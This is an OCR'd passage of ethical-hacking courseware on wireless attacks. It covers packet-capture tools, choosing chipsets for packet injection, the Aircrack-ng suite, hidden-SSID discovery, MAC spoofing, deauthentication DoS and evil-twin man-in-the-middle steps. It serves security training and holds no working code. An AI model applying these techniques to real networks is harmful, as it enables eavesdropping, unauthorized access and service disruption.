
**Wi-Fi packet-capture** and **analysis products** come in a number of forms:

- Wireshark/Pilot Tool
- OmniPeek Tool
- CommView Tool
- AirMagnet Wi-Fi Analyzer

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




## Wireless Cards and Chipsets

Choosing the right Wi-Fi card is very important since tools like Aircrack-ng and KisMAC work only with selected wireless chipsets. An attacker considers the following when choosing the optimal Wi-Fi card.

- **Determine the Wi-Fi requirements**

  An attacker may want to listen to wireless network traffic or both listen to and inject packets. Windows systems can listen to network traffic but do not have the capability of injecting data packets, whereas Linux has both the listening and injecting packets capability. Based on these issues the attacker chooses:

  - The OS
  - The hardware format, such as PCMCIA or USB, etc.
  - And the Features such as listening, injection, or both

- **Learn the capabilities of a wireless card**

  Wireless cards have two manufacturers. One is the brand of the card and the other makes the chipset. Knowing the card manufacturer and model is not sufficient to choose the Wi-Fi card—the attacker must know about the chipset on the card. Most of the card manufacturers are reluctant to reveal what chipset they use on their card, but it is critical for the attacker to know. Knowing the wireless chipset manufacturer allows the


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**

attacker to determine the OS that it supports, required software drivers, and the limitations associated with them.

- **Determine the chipset of the Wi-Fi card**

  By using the following techniques, an attacker can determine the chipset on a Wi-Fi card:

  - Search the Internet.
  - Look at Windows driver file names. This often reveals the name of the chipset.
  - Check the manufacturer's page.
  - The wireless chip can be directly viewed on some cards. Often the chipset number can also be observed.
  - An attacker can use the FCC ID Search to look up detailed information of the device if there is an FCC identification number printed on the board. This search will return information about the manufacturer, model, and chipset.

  Sometimes card manufacturers change the chipset on the card while keeping the same card model number. Manufacturers may call this a "card revision" or "card version". Therefore, an attacker's search must be sure to include the version or revision. The method to determine this may vary by OS. The site *http://madwifi-project.org/wiki/Compatibility* may provide compatibility information.

- **Verify the chipset capabilities**


  Before choosing a Wi-Fi card, verify that the chipset is compatible with the OS, and that it meets all requirements. If the chipset is not compatible with the OS or doe not meet the requirement criteria, then change to a computer with a different OS, or change to a card with a different chipset.

- **Determine the drivers and patches required**

  Determine the drivers required for the chipset and determine any patches required for the OS.

After determining all these considerations for a chipset, the attacker chooses a card that uses that specific chipset with the help of a compatible card list.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**




AirPcap captures full 802.11 data, management, and control frames that can be viewed in Wireshark, providing in-depth protocol dissection and analysis capabilities. All AirPcap adapters can operate in a completely passive mode. In this mode, the AirPcap adapter can capture all of the frames transferred on a channel, not just frames addressed to it. This includes data frames, control frames, and management frames. When more than one BSS shares the same channel, it can capture the data, control, and management frames from all of the BSSs that are sharing the channel within range of the AirPcap adapter.

AirPcap adapters capture traffic on a single channel at a time. The specific channel setting can be changed. Depending on the capabilities of a specific AirPcap adapter, it can be set to any valid 802.11 channel for packet capture. A user can configure it to decrypt WEP-encrypted frames. A user can configure an arbitrary number of keys in the driver at the same time, so that the driver can decrypt the traffic of more than one AP simultaneously. Wireshark handles support for WPA and WPA2

When monitoring on a single channel is not enough, an attacker can plug multiple AirPcap adapters into a laptop or a USB hub to perform simultaneous multi-channel capture and traffic aggregation. The AirPcap driver provides support for this operation through Multi-Channel Aggregator technology that exports capture streams from multiple AirPcap adapters as a single capture stream. The Multi-Channel Aggregator consists of a virtual interface used from Wireshark or any other AirPcap-based application. Using this interface, the application receives the traffic from all installed AirPcap adapters, as if it was coming from a single device. The


attacker can configure the Multi-Channel Aggregator like any AirPcap device, with its own decryption, FCS checking, and packet filtering settings.

**Features**:

- Simultaneous multi-channel capture and traffic aggregation
- Traffic injection to assess the security of a wireless network
- Supported in Aircrack-ng, Cain & Able, and Wireshark tools
- AirPcapReplay, included in the AirPcap Software Distribution, replays 802.11 network traffic that is contained in a trace file.

Source: *http://www.riverbed.com*


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Wireshark is a network protocol analyzer. It lets users capture and interactively browse the traffic running on a computer network. Wireshark can read live data from Ethernet, Token-Ring, FDDI, serial (PPP and SLIP), 802.11 wireless LAN, ATM connections (if the OS on which its running allows Wireshark to do so), and any device supported on Linux by recent versions of libpcap. AirPcap can be integrated with Wireshark for complete WLAN traffic analysis, visualization, drill-down, and reporting.

**Features:**


- Live capture and offline analysis
- Standard three-pane packet browser
- Multi-platform: Runs on Windows, Linux, OS X, Solaris, FreeBSD, NetBSD, and many others
- Captured network data can be browsed via a GUI, or via the TTY-mode TShark utility
- Display filters
- VoIP analysis
- Read/write many different capture file formats: tcpdump (libpcap), Pcap NG, Catapult DCT2000, Cisco Secure IDS iplog, Microsoft Network Monitor, Network General Sniffer® (compressed and uncompressed), Sniffer® Pro, and NetXray®, Network Instruments Observer, NetScreen snoop, Novell LANalyzer, RADCOM WAN/LAN Analyzer,

Shomiti/Finisar Surveyor, Tektronix K12xx, Visual Networks Visual UpTime, WildPackets EtherPeek/TokenPeek/AiroPeek, and many others

- Capture files compressed with gzip can be decompressed on the fly
- Live data can be read from Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, FDDI, and others (depending on your platform)
- Decryption support for many protocols, including IPsec, ISAKMP, Kerberos, SNMPv3, SSL/TLS, WEP, and WPA/WPA2
- Coloring rules can be applied to the packet list for quick, intuitive analysis
- Output can be exported to XML, PostScript, CSV, or plaintext

Source: *http://www.wireshark.org*


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





SteelCentral Packet Analyzer is an analyzer for wired and wireless networks that captures terabytes of packet data. Traversing them is the first step for complete real-time and back-in-time analysis. When integrated with Wireshark, it enhances Wireshark by increasing efficiency in identifying and diagnosing network problems. It isolates the specific packets needed to diagnose and troubleshoot complex performance issues. SteelCentral Packet Analyzer integrates with Wireshark protocol analyzer for deep packet analysis and decoding.

**Features:**

- High-speed packet analysis
- Performs in-depth analysis and metric visualization on terabyte-size traffic recordings
- Supports both pcap and pcap-ng files (default format) for Wireshark
- Presents information accurately with interactive charts
- Merges and analyzes multiple trace files to reveal network behavior

Source: *http://www.riverbed.com*




OmniPeek network analyzer provides a graphical interface to analyze and troubleshoot enterprise networks. It offers Omreal-time visibility and analysis into every part of the network from a single interface, including Ethernet, Gigabit, 10 Gigabit, 802.11a/b/g/n wireless, VoIP, and Video to remote offices. Using OmniPeek's user interface and "top-down" approach to visualizing network conditions, users can analyze, drill down and fix performance bottlenecks across multiple network segments.


**Features:**

- Comprehensive network performance management and monitoring of entire enterprise networks, including network segments at remote offices
- Interactive monitoring of key network statistics in real-time, aggregating multiple files, and instantly drilling down to packets using the "Compass" interactive dashboard
- Deep packet inspection
- Integrated support for Ethernet, Gigabit, 10 Gigabit, 802.11a/b/g/n wireless (Including 3-stream), VoIP, Video, MPLS, and VLAN
- Intuitive drill-down to understand which nodes are communicating, which protocols and sub-protocols are being transmitted, and which traffic characteristics are affecting network performance
- Complete voice and video over IP real-time monitoring including high-level multimedia dashboard, call data record (CDR), and comprehensive signaling and media analyses

- Application performance monitoring and analysis in the context of overall network activity, including the ability to monitor application response time, round-trip network delay, server responsiveness, database transactions per second, and myriad other low-level statistics.
- Extensible architecture that can be easily tailored to individual network requirements

Source: *http://www.wildpackets.com*


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




CommView for Wi-Fi is a wireless network monitor and analyzer for 802.11 a/b/g/n networks. It captures packets to display important information such as the list of APs and stations, per-node and per-channel statistics, signal strength, a list of packets and network connections, protocol distribution charts, etc. By providing this information, CommView for Wi-Fi can view and examine packets, pinpoint network problems, and troubleshoot software and hardware. It includes a VoIP module for in-depth analysis, recording, and playback of SIP and H.323 voice communications.

A user can decrypt the packets with user-defined WEP or WPA-PSK keys and decode them down to the lowest layer. This network analyzer reveals every detail of a captured packet using a convenient tree-like structure to display protocol layers and packet headers. The product provides an open interface for plugging in custom decoding modules. WEP and WPA key retrieval add-ons are available. This application requires a compatible wireless network adapter.


**Features**:


- Scan the air for Wi-Fi stations and APs
- Monitor bandwidth utilization
- Reconstruct TCP sessions

Source: *http://www.tamos.com*

## What is Spectrum Analysis?

- RF spectrum analyzers **examine Wi-Fi radio transmissions** and measure the power (amplitude) of radio signals and RF pulses, and transform these measurements into numeric sequences
- Spectrum analyzers **employ statistical analysis** to plot spectral usage, quantify "air quality," and isolate transmission sources
- RF spectrum analyzers are used by RF technicians to install and maintain wireless networks, and identify **sources of interference**
- Wi-Fi spectrum analysis also helps in **wireless attack detection**, including Denial of Service attacks, authentication/ encryptions attacks, network penetration attacks, etc.
- **Spectrum Analysis Tools**
  - Wi-Spy and Chanalyzer
  - AirMagnet Wi-Fi Analyzer
  - WifiEagle





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

An attacker can use spectrum analyzers to discover the presence of wireless networks. Spectrum analysis of wireless network helps an attacker to actively monitor the spectrum usage in a particular area and detect the spectrum signal of target network. It also helps the attacker to measure the power of the spectrum of known and unknown signals.. Spectrum analyzers employ statistical analysis to plot spectral usage, quantify "**air quality**," and isolate transmission sources. RF technicians use RF spectrum analyzers to install and maintain wireless networks, and identify sources of interference. Wi-Fi spectrum analysis also helps in wireless attack detection, including DoS attacks, authentication/ encryptions attacks, network penetration attacks, etc.

An attacker can perform spectrum analysis of a target wireless network using automated tools such as:

### Wi-Spy and Chanalyzer

Source: *http://www.metageek.net*

Wi-Spy is a custom USB spectrum analyzer designed for troubleshooting Wi-Fi issues. Wi-Spy measures ALL RF signals, not just Wi-Fi traffic. Wi-Spy DBx measures RF signals in the 5 GHz band, which is quickly becoming as crowded as the 2.4 GHz band.

By integrating the raw RF signal measurements from Wi-Spy with standard information from your Wi-Fi radio, Chanalyzer creates a complete picture of how Wi-Fi and non-Wi-Fi transmitters affect wireless networks, providing the information needed to resolve the issues affecting users.

## AirMagnet Wi-Fi Analyzer

Source: *http://www.flukenetworks.com*


AirMagnet Wi-Fi Analyzer performs mobile auditing and troubleshooting for enterprise Wi-Fi networks. AirMagnet Wi-Fi Analyzer helps quickly solve end-user issues while automatically detecting Wi-Fi security threats and wireless network vulnerabilities. The solution enables uses to easily test and diagnose dozens of common wireless performance issues including throughput issues, connectivity issues, device conflicts, and signal multipath problems.

## WifiEagle

Source: *http://nutsaboutnets.com*

WiFiEagle is a set of Wi-Fi diagnostic tools used for installing, troubleshooting, and monitoring 802.11 wireless networks. WiFiEagle analyzers provide visibility into the performance of a wireless network. The information collected and displayed by WiFiEagle helps to simplify troubleshooting of interference-related problems and predicts throughput performance for each 802.11 channel.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**




Wi-Fi packet sniffers can monitor, detect, and troubleshoot critical network and application performance problems. Wi-Fi packet sniffers include:

## Sniffer Portable Professional Analyzer

Source: *http://www.netscout.com*

The Sniffer Portable Professional Analyzer is a single-user portable network and application analyzer that provides a high-level view of network traffic and application performance for wired and wireless network segments. The analyzer captures and stores actual packets from the network. During packet capture, the results of expert analysis display in real-time. This provides a clear view of network activity that displays individual hosts and protocols.

## Capsa

Source: *http://www.colasoft.com*

Capsa is a network analyzer application for both LANs and WLANs, which performs real-time packet capturing, network monitoring, advanced protocol analysis, etc. It performs network monitoring, troubleshooting and analysis for both wired & wireless networks, including 802.11a/b/g/n.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**

## PRTG Network Monitor

Source: *http://www.paessler.com*

PRTG Network Monitor is Windows-based network monitoring software that provides in-depth, real-time data, which assists in network troubleshooting. It includes a packet sniffing tool that is useful in inspecting all network data packets travelling in a wireless network to calculate used bandwidth.

## ApSniff

Source: *http://www.monolith81.de*

ApSniff is a wireless AP sniffer. It lists all APs broadcasting beacon signals at a given location. I can set new APs, ensuring that there are no interfering APs. It provides client configuration information needed to set up wireless clients.

## NetworkMiner

Source: *http://www.netresec.com*

NetworkMiner is a Network Forensic Analysis Tool (NFAT) that can act as a passive network sniffer/packet capturing tool in order to detect OS, sessions, hostnames, open ports etc. NetworkMiner can also parse PCAP files for off-line analysis and regenerate/reassemble data files and certificates from PCAP files. The tool integrates with AirPcap to perform wireless sniffing in a network.

## Airview

Source: *http://airview.sourceforge.net*

Airview is a wireless packet monitor for both wired and wireless networks. Airview captures wireless network packets, and monitors WLAN packet activities. Airview for Wi-Fi captures packets traversing on air and supports both Ethernet LAN and 802.11, and displays network traffic at the MAC level.

## Observer

Source: *http://www.networkinstruments.com*

Observer delivers performance management decision-making for VM and cloud environments, unified communications (UC) deployments, network and application performance, etc. It provides individual packet views and decodes primary sub-protocols. It filters packets by address, address range, protocol offsets, and protocol presets using the GUI and by-command line.

## WifiScanner

Source: *http://wifiscanner.sourceforge.net*

WifiScanner discovers wireless node (i.e. AP and wireless clients). It can dump traffic in real-time (like tcpdump) and the user can change interactively the sniffed channel.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**

## Mognet

Source: *http://www.monolith81.de*


Mognet is an open-source wireless Ethernet sniffer/analyzer. Designed for handheld devices like the iPad, the tool will run just as well on a desktop or laptop to find wireless networks.

## AirTraf

Source: *http://www.elixar.com*

AirTraf is a packet sniffing tool for 802.11(b) networks. It captures and tracks all wireless activity in the coverage area, decodes packets, and maintains acquired information associated by APs, as well as detected individual wireless nodes. It detects any APs in the area, finds association between wireless clients and APs, and builds an information table for each packet that the device transmits. AirTraf maintains packet count, byte information, and related bandwidth, as well as signal strength of nodes.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




## Launch Wireless Attacks

After performing discovery, mapping, and analysis of the target wireless network, an attacker will be in position to launch an attack on the target wireless network. The attacker may now carry out various types of attacks such as fragmentation attacks, MAC spoofing attacks, denial-of-service attacks, ARP poisoning attacks, etc.. This section describes wireless attacks and how attackers perform these attacks.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

# Aircrack-ng Suite

Aircrack-ng is a **network software suite** consisting of a detector, packet sniffer, WEP and WPA/WPA2-PSK cracker and analysis tool for 802.11 wireless networks. This program runs under Linux and Windows.

*http://www.aircrack-ng.org*

**Airbase-ng**
Captures WPA/WPA2 handshake and can act as an ad-hoc Access Point

**Aircrack-ng**
Defacto WEP and WPA/ WPA2-PSK cracking tool

**Airdecap-ng**
Decrypt WEP/WPA/ WPA2 and can be used to strip the wireless headers from Wi-Fi packets

**Airdecloak-ng**
Removes WEP cloaking from a pcap file

**Airdriver-ng**
Provides status information about the wireless drivers on your system

**Airdrop-ng**
This program is used for targeted, rule-based deauthentication of users

**Aireplay-ng**
Used for traffic generation, fake authentication, packet replay, and ARP request injection

**Airgraph-ng**
Creates client to AP relationship and common probe graph from airodump file

**Airodump-ng**
Used to capture packets of raw 802.11 frames and collect WEP IVs

**Airolib-ng**
Store and manage essid and password lists used in WPA/ WPA2 cracking

**Airserv-ng**
Allows multiple programs to independently use a Wi-Fi card via a client-server TCP connection

**Airmon-ng**
Used to enable monitor mode on wireless interfaces from managed mode and vice versa

**Airtun-ng**
Injects frames into a WPA TKIP network with QoS, and can recover MIC key and keystream from Wi-Fi traffic

**Easside-ng**
Allows you to communicate via a WEP-encrypted access point (AP) without knowing the WEP key

**Packetforge-ng**
Used to create encrypted packets that can subsequently be used for injection


**Tkiptun-ng**
Creates a virtual tunnel interface to monitor encrypted traffic and inject arbitrary traffic into a network

**Wesside-ng**
Incorporates a number of techniques to seamlessly obtain a WEP key in minutes

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





## How to Reveal Hidden SSIDs

Based on security though obscurity principle, many organizations hide the SSID of a wireless network by not broadcasting. It is as a part of the security policy of the organization, as an attacker may take advantage of the SSID to breach the security of the wireless networks. However, in fact, hiding SSIDs does not add any security. Let us see how easy it is for an attacker to reveal a hidden SSID using the Aircrack-ng suite.



**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





The Aircrack-ng suite program obtains a small amount of keying material from the packet, then attempts to send ARP and/or LLC packets with known content to the AP. The attacker can gather a larger amount of keying information from the replay packet if the AP echoes back the packet. An attacker repeats this cycle several times. The attacker can use PRGA with packetforge-ng to generate packets for injection attacks.

Source: *http://www.aircrack-ng.org*




**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




A MAC address is a unique identifier assigned to the network card. Some networks implement MAC address filtering as a security measure. In MAC spoofing, attackers change the MAC address to that of an authenticated user to bypass the MAC filtering configured in an AP. To spoof a MAC address, the attacker simply needs to set the value returned from **ifconfig** to another hex value in the format of **aa:bb:cc:dd:ee:ff**. To make the change, the **sudo** command requires the root password. SMAC is a MAC address changer for Windows. It can randomly generate a new MAC address, or generate one based on a selected manufacturer.



**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Wireless networks are vulnerable to DoS attacks due to the relationship of the physical, data-link, and network layers. Wireless DoS attacks include disassociation attacks and deauthentication attacks.

- **Disassociation Attack**


  In a disassociation attack, the attacker makes the victim unavailable to other wireless devices by destroying the connectivity between AP and client.

- **Deauthentication Attack**

  In a deauthentication attack, the attacker **floods station(s)** with forged deauthenticates or disassociates to disconnect users from an AP.




**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.






**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




An MITM attack is an active Internet attack in which the attacker attempts to intercept, read, or alter information between two computers. MITM attacks are associated with an 802.11 WLAN, as well as with wired communication systems.

- **Eavesdropping**

  Eavesdropping is easy in a wireless network because there is no physical medium used to communicate. An attacker who is in an area near the wireless network can receive radio waves on the wireless network without much effort or much equipment. The attacker can examine the entire data frame sent across the network or store it for later assessment.

  Implement several layers of encryption to prevent attackers from getting sensitive information. WEP or data-link encryption can help. Use a security mechanism such as IPsec, SSH, or SSL, or else sent data is available to anyone, and is vulnerable to attack by hackers.

  However, an attacker can crack WEP with the tools freely available on the net. Accessing email using the POP or IMAP protocols is risky because these protocols can send email over a wireless network without any form of extra encryption. A determined hacker can potentially log gigabytes of WEP-protected traffic in an effort to post-process the data and break the protection.




**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**

## Manipulation

Manipulation is the next level up from eavesdropping. Manipulation occurs when an attacker is able to receive the victim's encrypted data, manipulate it, and retransmit the changed data to the victim. In addition, an attacker can intercept packets with encrypted data and change the destination address in order to forward these packets across the Internet.

In the first step, the attacker sniffs the victim's MAC address, ESSID/BSSID, and number of channels. The attacker then sends a DEAUH request to the victim with the spoofed AP source address. On receiving the request, the victim's computer is deauthenticated and starts to search all channels for a new valid AP. Then the attacker sets a forged AP on a new channel with the original MAC address and ESSID of the victim's AP, thereby connecting the victim to the forged AP. After the victim's successful association to the forged AP, the attacker spoofs the victim to connect to the original AP. Thus, the attacker listens to all network traffic by sitting between the AP and the victim.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**

